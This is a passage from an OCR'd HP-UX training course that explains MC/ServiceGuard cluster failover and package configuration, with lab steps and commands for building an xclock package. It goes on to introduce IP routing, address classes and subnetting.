
Student Notes

The above slide shows an example of what happens when a node in the cluster fails and how the cluster reforms itself keeping moving the application running on the failed node over to another node within the cluster.

The sequence of events corresponding to the above slide are:

- Package1 is running on SystemA, and Package2 is running on SystemB.
- SystemB fails.
- SystemA detects the SystemB’s failure.
- SystemA starts Package2 (aka Application2) by activating the `vg02` volume group, mounting the file system from `vg02`, and starting the Application2 processes.

4–9. SLIDE: Packaging Concepts



Packaging Concepts

A package is an application and all the application resources required to execute properly.

Resources for packages can include:

- Volume Groups
- IP Addresses
- Service Processes

Packaging Files include:

- Package Configuration File (`pkg.conf`)
- Package Control Script (`pkg.cntl`)

Student Notes


Applications that run in an MC/ServiceGuard high availability environment must be configured with all their related resources into a **package**.

The information needed to run a package in an MC/ServiceGuard cluster is contained in a **package configuration file** and in a **package control script**. One configuration file and one control script will need to exist for each package.

The package configuration file defines the dependencies for the application, like a subnet or a service process. Also defined in the configuration file are package attributes and characteristics.

The package control script is executed to bring up (or bring down) the packaged application in an MC/ServiceGuard environment.

4–10. SLIDE: Creation of Binary File with Packages



Creation of Binary File with Packages

Cluster Configuration ASCII File
Package Configuration File
cmapplyconf
Cluster Binary File

/etc/cmcluster/cmclconfig

This file is automatically distributed to all nodes in the cluster.

Student Notes


The MC/ServiceGuard binary file requires that all package configuration files (in addition to the cluster configuration file) be used as input to the **`cmapplyconf`** command.

The binary file (once created) is distributed to all nodes in the cluster, so every node will know which packages are part of the cluster.

The following is the syntax of the **`cmapplyconf`** command:

```
   cmapplyconf -C cmclconf.ascii -P pkg1.conf -P pkg2.conf . . .
```

4–11. SLIDE: Sample Package Configuration



Sample Package Configuration

IP Addr - Pkg1
IP Addr - SystemA

IP Addr - Pkg2
IP Addr - SystemB

Package1
pkg.conf
pkg.script

Service
Process

SystemA

Primary
Applic 1
Mirror
VG01

Primary
Applic 2
Mirror
VG02

Package2
pkg.conf
pkg.script

Service
Process

SystemB

Exclusive
VG Activation

Exclusive
VG Activation

Student Notes

The slide shows a sample MC/ServiceGuard cluster configured with two packages.

Package1 was started on SystemA using the **`pkg.conf`** and the **`pkg.script`** files. Three things should be noted related to the execution of Package1 on SystemA:

- SystemA has volume group VG01 exclusively activated. This is because VG01 contains the application specific data for Package1.
- The LAN card on SystemA contains two IP addresses: one for the host SystemA and one for Package1.
- The service process for Package1 is currently running on SystemA. Should the service process terminate, MC/ServiceGuard will interpret that as an application failure and will try to restart the service process or move the application over to SystemB.

4–12. LAB 1: Cluster Configuration

Directions

Configure the cluster to include the volume group created in the LVM lab.

Also configure a standby LAN card for the primary heartbeat IP LAN card.

1. Change directory to the location for cluster files.

   ```
   cd /etc/cmcluster
   ```

2. Query nodes to create a cluster configuration template file.

   ```
   cmquerycl -n node1 -n node2 -C cmclconfig.txt
   ```

3. Edit the cluster configuration template file.

   Modify the **`CLUSTER_NAME`** parameter, then save the changes and exit the file.

   ```
   vi cmclconfig.txt
   ```

4. Check configuration file for errors.

   ```
   cmcheckconf -C /etc/cmcluster/cmclconfig.txt
   ```

5. Fix any errors. Once the configuration is OK, apply the new configuration.

   ```
   cmapplyconf -C /etc/cmcluster/cmclconfig.txt
   ```

6. Once the new configuration is applied and distributed, bring up the cluster.

   ```
   cmruncl
   ```

7. View the status of the cluster and LAN cards.

   ```
   cmviewcl -v
   ```

4–13. LAB 2: Package Configuration (Xclock Package)

Directions

Configure the cluster to contain a package which displays an xclock to the display of a workstation.

Create the Package Configuration File and Assign an IP Address

1. Edit the **`/etc/hosts`** file.

   ```
   vi /etc/hosts
   ```

2. Your instructor should assign you an IP address which can be used for this package. Add the IP address for the package and record the information below.

   ```
   Package IP Address ___________     Package Name __________
   ```

3. Make a directory for the xclock package files.

   ```
   mkdir /etc/cmcluster/xclock
   ```

4. Change directory to the xclock package directory that was just created.

   ```
   cd /etc/cmcluster/xclock
   ```

5. Create the package configuration file template.

   ```
   cmmakepkg -p xclock.conf
   ```

6. Edit the package configuration file template.

   Modify the following parameters:

   ```
   PACKAGE_NAME            xclock
   NODE_NAME               node1
   NODE_NAME               node2
   RUN_SCRIPT              /etc/cmcluster/xclock/xclock.cntl
   RUN_SCRIPT_TIMEOUT      NO_TIMEOUT
   HALT_SCRIPT             /etc/cmcluster/xclock/xclock.cntl
   HALT_SCRIPT_TIMEOUT     NO_TIMEOUT
   SERVICE_NAME            xclock_service
   SUBNET                  X.X.X.X
   ```

   Save the changes and exit the file.

   ```
   vi xclock.conf
   ```

Create and Distribute the Package Control Script

1. Create the package control script template.

   ```
   cmmakepkg -s /etc/cmcluster/xclock/xclock.cntl
   ```

2. Edit the package control script template. (Remember that this file is a script and that all variable assignments cannot contain any spaces.)

   Modify the following parameters:

   ```
   IP[0]                 [get IP from info on pg 1]
   SUBNET                X.X.X.X
   SERVICE_NAME[0]  x    clock_service
   SERVICE_CMD[0]        "/usr/bin/X11/xclock -display host:0"
   SERVICE_RESTART[0]    "-r 2"
   ```

   Exit the file and save changes.

   ```
   vi xclock.cntl
   ```

3. Copy the **`xclock`** control script to other nodes within the cluster.

   ```
   remsh node2 "mkdir /etc/cmcluster/xclock"
   rcp /etc/cmcluster/xclock/xclock.cntl node2:/etc/cmcluster/xclock/xclock.cntl
   ```

Create and Distribute the Binary File

1. Check the configuration file for errors.

   ```
   cmcheckconf -P xclock.conf
   ```

2. Fix any errors. Once the configuration is OK, apply the new configuration.

   ```
   cmapplyconf -P xclock.conf
   ```

3. Once the new configuration is applied and distributed, verify the package has been added to the cluster.

   ```
   cmviewcl -v -p xclock
   ```

4. Enable the package to execute.

   ```
   cmmodpkg -e xclock
   ```


Module 5 — Internetwork Routing

Objectives

Upon completion of this module, you will be able to:

- Describe how routing works at layer 2 and 3 of the OSI model.
- List three different configuration (and the advantages/disadvantages of each) for configuring routes on a workstation.
- List two methods used by the Router Discovery Protocol to find routers on the network.
- List two advantages of routing with the protocol RIP.

5–1. SLIDE: How a Router Forwards Packets



How a Router Forwards Packets

```
$ ping WorkstationB
```

Student Notes

Internetworking refers to an infrastructure with multiple networks, each network containing multiple hosts, and the ability of the hosts on the different networks to communicate with each another.

To facilitate the communications between networks, a number of different routing protocols are available. The purpose of a routing protocol is to determine the path a packet should travel when going from a system on one network to a system on another network. When only one path exists, there are no routing decisions. But, when multiple paths are available, the routing protocol needs to select what it considers to be the *best* path.

The above slide illustrates how a node (Workstation A) on one network, sends data to a node (Workstation B) on a total different network, and how the Router X assists in this communication.

First, the data to be sent gets encapsulated in the higher level OSI protocols (TCP or UDP).


Second, layer 3 or the Network layer, adds an IP header which specifies the source IP and the destination IP address for the packet. The IP protocol (at layer three) must also specify the gateway or first hop for the packet on its path to the destination IP. (This information comes from the routing table which we will discuss in the upcoming slides.)

Once the first hop is known in order to get the packet to its final IP destination, a layer 2 or Data Link header is added to contain the MAC address of the source, and the first hop device (i.e. router).

The Function of the Router

When the router receives the packet, it removes the layer 2 header and inspects the destination IP address specified in the layer 3 header. Based upon its routing table, the router creates a new layer 2 header containing the MAC address of the next hop device. If the destination host is directly attached to the same network as the router, then the MAC address of the destination node itself is used (as shown in the slide).

5–2. SLIDE: Review: IP Addressing



Review: IP Addressing

- Three classes of network address are available
- Network class is determined by number of network bits

Student Notes

Recall that every system which routes within a UNIX-based network will have an IP address which uniquely identifies the system. The 4-byte, IP address is composed of two parts: a network portion and a host number within that network.


The network portion can be one, two, or three bytes, depending on the high order bits within the first byte. The three different classes of IP addresses which we will be focusing on in this module are:

Table 1

IP Address Class	High Order Bits	Address Format
A	0	7 bits network, 24 bits host
B	10	14 bits network, 16 bits host
C	110	21 bits network, 8 bits host

The network numbers are assigned by the Internet authorities, and are guaranteed to be unique. The host numbers are assigned by the system or network administrator as they see appropriate for their company.

5–3. SLIDE: Review: Subnetting



Review: Subnetting

IP Address (Decimal &Binary)				IP Address	Usage
192	6	12	000 00000	192.6.12.0	Network address
192	6	12	001 00000	192.6.12.32	Subnet #1
192	6	12	001 00001	192.6.12.33	Subnet #1, First Host
192	6	12	001 11110	192.6.12.62	Subnet #1, Last Host
192	6	12	001 11111	192.6.12.63	Subnet #1, Broadcast
192	6	12	010 00000	192.6.12.64	Subnet #2
192	6	12	010 00001	192.6.12.65	Subnet #2, First Host
192	6	12	010 11110	192.6.12.94	Subnet #2, Last Host
192	6	12	010 11111	192.6.12.95	Subnet #2, Broadcast
192	6	12	011 00000	192.6.12.96	Subnet #3
192	6	12	011 00001	192.6.12.97	Subnet #3, First Host
192	6	12	011 11110	192.6.12.126	Subnet #3, Last Host
192	6	12	011 11111	192.6.12.127	Subnet #3, Broadcast
192	6	12	100 00000	192.6.12.128	Subnet #4
192	6	12	100 00001	192.6.12.129	Subnet #4, First Host
192	6	12	100 11110	192.6.12.158	Subnet #4, Last Host
192	6	12	100 11111	192.6.12.159	Subnet #4, Broadcast
192	6	12	101 00000	192.6.12.160	Subnet #5
192	6	12	101 00001	192.6.12.161	Subnet #5, First Host
192	6	12	101 11110	192.6.12.190	Subnet #5, Last Host
192	6	12	101 11111	192.6.12.191	Subnet #5, Broadcast
192	6	12	110 00000	192.6.12.192	Subnet #6
192	6	12	110 00001	192.6.12.193	Subnet #6, First Host
192	6	12	110 11110	192.6.12.222	Subnet #6, Last Host
192	6	12	110 11111	192.6.12.223	Subnet #6, Broadcast
192	6	12	111 00000	192.6.12.224	Netmask

Student Notes

Recall that subnetting allows a single, network IP address space to be sub-divided into multiple, smaller address spaces. The sub-divided address space uses bits previously allocated for the host address, thereby decreasing the number of host bits, and increasing the number of network bits.


For example, take the Class C IP address of 192.6.12.0. The first three bytes identify the network number, and the last byte allows 254 hosts to be uniquely identified on that network address. Using subnetting, we could borrow three bits from the host address field to identify the subnet number. The remaining five bits could be used to identify the host within each of those subnets.

The slide shows all the subnets for the IP address 192.6.12.0 with a subnet mask of 255.255.255.224. This subnet mask causes three bits to be used for the subnet address, and only five bits to be used for the host address.

NOTE: The first and last subnet addresses are reserved and cannot be used.

The first and last host addresses within each subnet address are reserved and cannot be used.

5–4. SLIDE: Routing IP Packets from Hosts



Routing IP Packets from Hosts

Workstation A
How do I know which router to send my packets to when communicating with Workstations B and C?
Workstation C
